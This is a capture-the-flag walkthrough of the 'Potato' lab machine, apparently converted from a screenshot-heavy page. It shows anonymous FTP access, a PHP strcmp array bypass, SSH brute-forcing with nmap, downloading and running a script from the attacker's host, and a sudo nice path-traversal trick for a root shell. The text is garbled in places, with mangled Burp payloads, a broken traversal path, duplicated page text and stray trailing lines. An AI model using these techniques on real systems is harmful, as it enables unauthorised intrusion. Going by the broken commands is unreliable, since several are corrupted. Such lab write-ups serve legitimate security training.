

# POTATO

## GETTING STARTED


To access the lab, visit [proving grounds](#) and download the vpn configuration file. Connect to the vpn using `openvpn <file.ovpn>` and start the machine to get an IP.

### Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

## RECONNAISSANCE

I performed an **nmap** aggressive scan to find information about the target.



```
# nmap -A -p- 192.168.152.101 -oN potato.nmap --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 03:01 EDT
Nmap scan report for 192.168.152.101
Host is up (0.060s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ef:24:0e:ab:d2:b3:16:b4:4b:2e:27:c0:5f:48:79:8b (RSA)
|   256 f2:d8:35:3f:49:59:85:85:07:6:a2:0e:65:7a:8c:4b (ECDSA)
|_  256 0b:23:89:c3:c0:26:d5:64:5e:93:b7:ba:f5:14:7f:3e (ED25519)
80/tcp    open  http  Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Potato company
2112/tcp  open  ftp   ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 ftp      ftp          901 Aug  2  2020 index.php.bak
|_-rw-r--r-- 1 ftp      ftp          54 Aug  2  2020 welcome.msg
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

## FOOTHOLD

Since the **nmap** scan detected that the **ftp** server allowed **anonymous** login, I logged into the **ftp** server using `anonymous:anonymous`. Here I found 2 files which I transferred onto my local machine.

```
root@kali: ~/offsec/potato [~]# ./ftp -p 2112 192.168.152.101  
Connected to 192.168.152.101.  
220 ProFTPD Server (Debian) [::ffff:192.168.152.101]  
Name (192.168.152.101:root): anonymous  
331 Anonymous login ok, send your complete email address as your password  
Password:  
230-Welcome, archive user anonymous@192.168.45.153 !  
230-  
230-The local time is: Thu Oct 31 07:03:28 2024  
230-  
230 Anonymous access granted, restrictions apply  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||25123|)  
150 Opening ASCII mode data connection for file list  
-rw-r--r-- 1 ftp ftp 901 Aug 2 2020 index.php.bak  
-rw-r--r-- 1 ftp ftp 54 Aug 2 2020 welcome.msg  
226 Transfer complete  
ftp> get index.php.bak index.php.bak  
local: index.php.bak remote: index.php.bak  
229 Entering Extended Passive Mode (|||31461|)  
150 Opening BINARY mode data connection for index.php.bak (901 bytes)  
 901 1.13 MiB/s  
226 Transfer complete  
901 bytes received in 00:00 (14.31 KiB/s)  
ftp> get welcome.msg welcome.msg  
local: welcome.msg remote: welcome.msg  
229 Entering Extended Passive Mode (|||45616|)  
150 Opening BINARY mode data connection for welcome.msg (54 bytes)  
 54 1.98 MiB/s  
226 Transfer complete  
54 bytes received in 00:00 (0.89 KiB/s)  
ftp> 
```

```
root@kali: ~/offsec/potato [~]# ls  
index.php.bak ip potato.nmap welcome.msg  
root@kali: ~/offsec/potato [~]# mkdir ftp  
root@kali: ~/offsec/potato [~]# mv index.php.bak ftp  
root@kali: ~/offsec/potato [~]# mv welcome.msg ftp
```

```
root@kali: ~/offsec/potato [~]# cat ftp/index.php.bak  
<html>  
<head></head>  
<body>  
<?php  
  
$pass= "potato"; //note Change this password regularly  
  
if($_GET['login']=="1"){  
    if (strcmp($_POST['username'], "admin") == 0 && strcmp($_POST['password'], $pass) == 0) {  
        echo "Welcome! <br> Go to the <a href=\"dashboard.php\">dashboard</a>";  
        setcookie("pass", $pass, time() + 365*24*3600);  
    }else{  
        echo "<p>Bad login/password! <br> Return to the <a href=\"index.php\">login page</a> <p>";  
    }  
    exit();  
}  
?>  
  
<form action="index.php?login=1" method="POST">  
    <h1>Login</h1>  
    <label>User:</label>  
    <input type="text" name="username" required>  
    <br>  
    <label>Password:</label>  
    <input type="password" name="password" required>  
    <br>  
    <input type="submit" id="submit" value='Login' >  
</form>  
</body>  
</html>
```


The `index.php.bak` file looked like the source code for a login panel. I then navigated to the web server.

Potato company

At the moment, there is nothing. This site is under construction. To make you wait, here is a photo of a potato:

## Potato company

At the moment, there is nothing. This site is under construction. To make you wait, here is a photo of a potato:



I performed a web directory brute force using **ffuf** to find hidden directories. Here I found 2 directories, `admin` and `potato`.

```
root@kali:~/offsec/potato# ffuf -u http://192.168.152.101/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -mc 200,301
```

At the moment, there is nothing. This site is under construction. To make you wait, here is a photo of a potato:

v2.1.0-dev

```
:: Method      : GET
:: URL        : http://192.168.152.101/FUZZ
:: Wordlist   : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration    : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200,301
```

---

```
admin          [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 114ms]
               [Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 75ms]
potato         [Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 59ms]
               [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 60ms]
               [Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 72ms]
:: Progress: [62284/62284] :: Job [1/1] :: 576 req/sec :: Duration: [0:02:00] :: Errors: 2 ::
```

```
[root@kali:~/offsec/potato]
```

```
#
```

Index of /potato

Apache/2.4.41 (Ubuntu) Server at 192.168.152.101 Port 80

## Index of /potato

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-		

[Parent Directory](#)

Apache/2.4.41 (Ubuntu) Server at 192.168.152.101 Port 80

192.168.152.101/admin/

192.168.152.101/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## Login

User:	<input type="text"/>
Password:	<input type="password"/>
<input type="button" value="Login"/>	

I tried logging in using default credentials but those didn't work. I then tried logging in using the username and password that were hardcoded in the source code found on the **ftp** server.

The screenshot shows a terminal window with several tabs open, including 'root@kali: ~/offsec/potato' and 'root@kali: ~'. The terminal displays a PHP script named 'index.php.bak' which contains a bypass for a PHP-SAFETY check. Below the terminal is a browser window showing a login page with a 'Bad user/password!' message and a link to 'Return to the login page'.

```
# cat ftp/index.php.bak
<html>
<head></head>
<body>

<?php

$pass= "potato"; //note Change this password regularly

if($_GET['login']=="1"){
    if ($strcmp($_POST['username'], "admin") == 0 && strcmp($_POST['password'], $pass) == 0) {
        echo "Welcome! <br> Go to the <a href=\"dashboard.php\">dashboard</a>";
        setcookie('pass', $pass, time() + 365*24*3600);
    }else{
        echo "<p>Bad login/password! <br> Return to the <a href=\"index.php\">login page</a> <p>";
    }
    exit();
}
?>          PHP-SAFETY Bypass (ABCTF2016 - L33f h4xx0r)
          This exploit is for security audit security. Who has consider themselves as a master

<form action="index.php?login=1" method="POST">
    <h1>Login</h1>
    <label><b>User:</b></label>
    <input type="text" name="username" required>
    <br>          Start typing your Username
    <label><b>Password:</b></label>
    <input type="password" name="password" required>
    <br>
    <input type="submit" id='submit' value='Login' >
</form>
</body>
</html>
```

Here's what this script did:

```
$pass = "potato"; //note Change this password regularly
```

Here, a variable `$pass` is defined and assigned the string `"potato"` as the password.

```
if($_GET['login'] === "1"){
```

This checks if the URL query parameter `login` is equal to `"1"`. If it is, the code within this `if` block will execute.

```
if ($strcmp($_POST['username'], "admin") == 0 && strcmp($_POST['password'], $pass) == 0) {
```

Within the `login` check, a second `if` statement compares the submitted `username` and `password` values:

- `strcmp($_POST['username'], "admin") == 0` checks if the `username` from the form (`$_POST['username']`) matches the string `"admin"`.

- `strcmp($_POST['password'], $pass) == 0` checks if the submitted `password` matches the value stored in `$pass` ("potato").
- If both are `true`, it means the credentials are correct.

If the credentials match, it displays a welcome message and a link to `dashboard.php`.

```
setcookie('pass', $pass, time() + 365*24*3600);
```

This sets a cookie named `pass` with the value of `$pass` (in this case, "potato"), which will expire in one year (365\*24\*3600 seconds).

If the login fails, it displays an error message and provides a link back to `index.php`, the login page.

I looked for ways to bypass the comparison done by the `strcmp` function and found a way on google.

The screenshot shows a Google search results page for "php strcmp bypass". The top result is from doyle.net, titled "PHP strcmp Bypass (ABCTF2016 - L33t H4xx0r)". Below it is a YouTube video from "Doyersec Original" titled "PHP strcmp Bypass (ABCTF2016 – L33t H4xx0r)". The third result is from PHP.net's manual, titled "strcmp - Manual". The fourth result is from OWASP, titled "SQL Injection Bypassing WAF".

The screenshot shows a blog post from OdayLabs.com titled "Bypassing PHP strcmp() - CSAW 2015 Web 200 challenge writeup". The post discusses how the challenge was easy because the register was not working and SQL injection also didn't seem to work. It notes that using `strcmp()` instead of `password==lol` would have been easier. A code snippet is shown:

```
$username = $_POST['username'];
$password = $_POST['password'];

$real_password = "original password here";

if (strcmp($password, $real_password) == 0) {
    echo "flag[0]";
}
```

A note at the bottom states: "If this is the code, if we give post request like this `password[]lol` then the `$password` becomes an array. Now comparing this, instead of throwing an error, it returns NULL and in PHP `NULL == 0`, which means string comparison passed and we got the flag :)"

Hence if I modified the password parameter, I could potentially bypass the security check. To try it out, I fired up **burp suite** and captured a login request. I then changed the `password` parameter as show below and forwarded the request.

The screenshot shows the Burp Suite interface with a temporary project. In the 'Request' tab, a POST request to `/index.php?login=1` is captured. The 'password' field is modified to `usernamewadmin&password]=potato`. In the 'Response' tab, the server returns an HTML page with a welcome message and a link to `dashboard.php`.

```
HTTP/1.1 200 OK
Date: Fri, 31 Oct 2024 07:58:56 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: pass=serdesfsefhijoseftfghyjiosedffthgyj; expires=Fri, 31-Oct-2025 07:58:56 GMT; Max-Age=31536000
Vary: Accept-Encoding
Content-Length: 91
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<html>
<head>
</head>
<body>
    Welcome! <br>
    Go to the <a href="dashboard.php">
        dashboard
    </a>
</body>

```

Hence I got access to the admin area. However I found nothing useful here.

The screenshot shows a browser window titled 'Admin area' at the URL `http://192.168.152.101/admin/dashboard.php`. The page displays a 'Home' menu with links for 'Users', 'Date', 'Logs', and 'Ping'.

#### Admin area

Access forbidden if you don't have permission to access

As a last resort, I tried to brute-force **ssh** credentials using **nmap** and succeeded.

The screenshot shows a terminal window on Kali Linux with several tabs open. The current tab shows the command `# nmap -p 22 --script=/usr/share/nmap/scripts/ssh-brute.nse 192.168.152.101` being run. The output shows the Nmap script attempting various SSH password pairs against the target host.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 04:03 EDT
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: user:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
```



```
root@kali: ~/offsec/potato x root@kali: ~/offsec/potato x root@kali: ~/offsec/potato x
NSE: [ssh-brute] Trying username/password pair: admin:spiderman
NSE: [ssh-brute] Trying username/password pair: administrator:spiderman
NSE: [ssh-brute] Trying username/password pair: sysadmin:spiderman
NSE: [ssh-brute] Trying username/password pair: netadmin:spiderman
NSE: [ssh-brute] Trying username/password pair: guest:spiderman
NSE: [ssh-brute] Trying username/password pair: user:spiderman
NSE: [ssh-brute] Trying username/password pair: web:spiderman
NSE: [ssh-brute] Trying username/password pair: test:spiderman
NSE: [ssh-brute] Trying username/password pair: root:karina
NSE: [ssh-brute] Trying username/password pair: admin:karina
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.152.101
Host is up (0.061s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-brute:
|_ Accounts:
|   webadmin:dragon - Valid credentials
|_ Statistics: Performed 2495 guesses in 604 seconds, average tps: 4.1

Nmap done: 1 IP address (1 host up) scanned in 604.56 seconds
└─#
```

I used these credentials to log into the system.



```
root@kali: ~/offsec/potato x webadmin@serv: ~ x root@kali: ~/offsec/potato x root@kali: ~/offsec/potato x
└─# cat creds
webadmin:dragon

└─# ssh webadmin@192.168.152.101
The authenticity of host '192.168.152.101' (192.168.152.101) can't be established.
ED25519 key fingerprint is SHA256:9DQds4tRzLVktayQC3VgIo53wDRYtKzwBRgF14XKjCg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.152.101' (ED25519) to the list of known hosts.
webadmin@192.168.152.101's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu 31 Oct 2024 08:14:54 AM UTC

System load:  0.01      Processes:           151
Usage of /:   12.4% of 31.37GB  Users logged in:  0
Memory usage: 27%          IPv4 address for ens192: 192.168.152.101
Swap usage:   0%          0

118 updates can be installed immediately.
33 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
```

## PRIVILEGE ESCALATION

I downloaded the **linux smart enumeration** script on the target and gave it executable permission.

```

root@kali:~/offsec/potato x webadmin@serv:~ x root@kali:~/offsec x root@kali:~/offsec/potato x
webadmin@serv:~$ wget "http://192.168.45.153:8080/lse.sh"
--2024-10-31 08:16:29-- http://192.168.45.153:8080/lse.sh
Connecting to 192.168.45.153:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55098 (54K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh          100%[=====] 53.81K --.-KB/s   in 0.1s

2024-10-31 08:16:29 (428 KB/s) - 'lse.sh' saved [55098/55098]

webadmin@serv:~$ chmod +x lse.sh
webadmin@serv:~$ 

```

I then ran the script to find available misconfigurations on the system.

```

File Actions Edit View Help
root@kali:~/offsec/potato x webadmin@serv:~ x root@kali:~/offsec x root@kali:~/offsec/potato x
webadmin@serv:~$ ./lse.sh

If you know the current user password, write it here to check sudo privileges: dragon

File system
LSE Version: 4.14nw

User: webadmin
User ID: 1001
Password: *****
Home: /home/webadmin
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
umask: 0002

Hostname: serv
Linux: 5.4.0-42-generic
Distribution: Ubuntu 20.04 LTS
Architecture: x86_64

===== ( Current Output Verbosity Level: 0 ) =====
===== ( humanity ) =====
[!] nowar0 Should we question autocrats and their "military operations"?... yes!
    NO
    WAR
===== ( users ) =====
[i] usr000 Current user groups..... yes!


```

```

File Actions Edit View Help
root@kali:~/offsec/potato x webadmin@serv:~ x root@kali:~/offsec x root@kali:~/offsec/potato x
webadmin@serv:~$ ./lse.sh

[!] usr000 Current user groups..... yes!
[!] usr010 Is current user in an administrative group?..... nope
[!] usr020 Are there other users in administrative groups?..... yes!
[!] usr030 Other users with shell..... yes!
[i] usr040 Environment information..... skip
[i] usr050 Groups for other users..... skip
[i] usr060 Other users..... skip
[!] usr070 PATH variables defined inside /etc..... yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?..... nope

===== ( sudo ) =====
[!] sud000 Can we sudo without a password?..... nope
[!] sud010 Can we list sudo commands without a password?..... nope
[!] sud020 Can we sudo with a password?..... nope
[!] sud030 Can we list sudo commands with a password?..... yes!

Matching Defaults entries for webadmin on serv:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on serv:
  (ALL : ALL) /bin/nice /notes/*

[!] sud040 Can we read sudoers files?..... nope
[!] sud050 Do we know if any other users used sudo?..... nope

===== ( file system ) =====
[!] fst000 Writable files outside user's home..... yes!
[!] fst010 Binaries with setuid bit..... yes!
[!] fst020 Uncommon setuid binaries..... yes!


```

```
[1] pro500 Running processes..... skip
[i] pro510 Running process binaries and permissions..... skip
[!] cve-2019-5736 Escalate in some types of docker containers.....( CVEs ) nope
[!] cve-2021-3156 Sudo Baron Samedit vulnerability..... yes!

Vulnerable! sudo version: 1.8.31-1ubuntu1

[!] cve-2021-3560 Checking for policykit vulnerability..... yes!

Vulnerable! polkit version: 0.105-26ubuntu1

[!] cve-2021-4034 Checking for PwnKit vulnerability..... yes!

Vulnerable! polkit version: 0.105-26ubuntu1

[!] cve-2022-0847 Dirty Pipe vulnerability..... nope
[!] cve-2022-25636 Netfilter linux kernel vulnerability..... yes!

5.4.0-42-generic

[!] cve-2023-22809 Sudoedit bypass in Sudo < 1.9.12p1..... yes!

Vulnerable! sudo version: 1.8.31-1ubuntu1

.....( FINISHED ).....
```

The script revealed I could run a particular command as **sudo** without any password.

```
File Actions Edit View Help
root@kali:~/offsec/potato x webadmin@serv:~ x root@kali:~/offsec x root@kali:~/offsec/potato x
webadmin@serv:~$ sudo -l
Matching Defaults entries for webadmin on serv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on serv:
  (ALL : ALL) /bin/nice /notes/*
webadmin@serv:~$
```

I looked for ways to exploit a the **nice** binary on **gtfobins** and tried it, however, it failed.

nice | GTFOBins

Private browsing

110%

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

It can be used to break out from restricted environments by spawning an interactive system shell.

```
sudo nice /bin/sh
```

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m +xs $(which nice) .
./nice /bin/sh -p
```

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nice /bin/sh
```

```
root@kali:~/offsec/potato webadmin@serv:~ root@kali:~/offsec root@kali:~/offsec/potato
webadmin@serv:~$ sudo nice /bin/sh
Sorry, user webadmin is not allowed to execute '/usr/bin/nice /bin/sh' as root on serv.
webadmin@serv:~$
```

This means I could only execute the entire command and not a single binary. Also, I looked inside the `/notes` directory and found shell scripts in it. This means I could run shell scripts present inside the folder. However, due to lack of privilege, I couldn't add or modify any script here. So I used relative path to make it execute a shell script from my home directory.

```
root@kali:~/offsec/potato root@serv:/home/webadmin root@kali:~/offsec root@kali:~/offsec/potato
webadmin@serv:~$ cd /notes/
webadmin@serv:/notes$ ls -la
total 16
drwxr-xr-x  2 root root 4096 Aug  2 2020 .
drwxr-xr-x 21 root root 4096 Sep 28 2020 ..
-rwx----- 1 root root   11 Aug  2 2020 clear.sh
-rwx----- 1 root root   8 Aug  2 2020 id.sh
webadmin@serv:/notes$ cd
webadmin@serv:~$ echo "#!/bin/bash" > shell.sh
bash: !/bin/bash: event not found
webadmin@serv:~$ echo "#!/bin/bash" > shell.sh
webadmin@serv:~$ echo "bash -i" >>shell.sh
webadmin@serv:~$ chmod +x shell.sh
webadmin@serv:~$ sudo /bin/nice /notes/..../home/webadmin/shell.sh
root@serv:/home/webadmin#
```

This approach made me a **root** user. I then captured the flag from the `/root` directory.

```
root@kali:~/offsec/potato webadmin@serv:~ root@kali:~/offsec root@kali:~/offsec/potato
root@serv:~# ls
proof.txt root.txt snap
root@serv:~# cat proof.txt
0ffdcb50a62ccead9178b5725ead7d10
root@serv:~# cat root.txt
Your flag is in another file...
root@serv:~# exit
exit
webadmin@serv:~$
```

## CONCLUSION

That was the complete walkthrough of **potato**. Hope you learnt something new!

Happy Hacking :)

Vegetables: We need to be stored in special conditions; with ideal humidity and temperature

Potatoes:

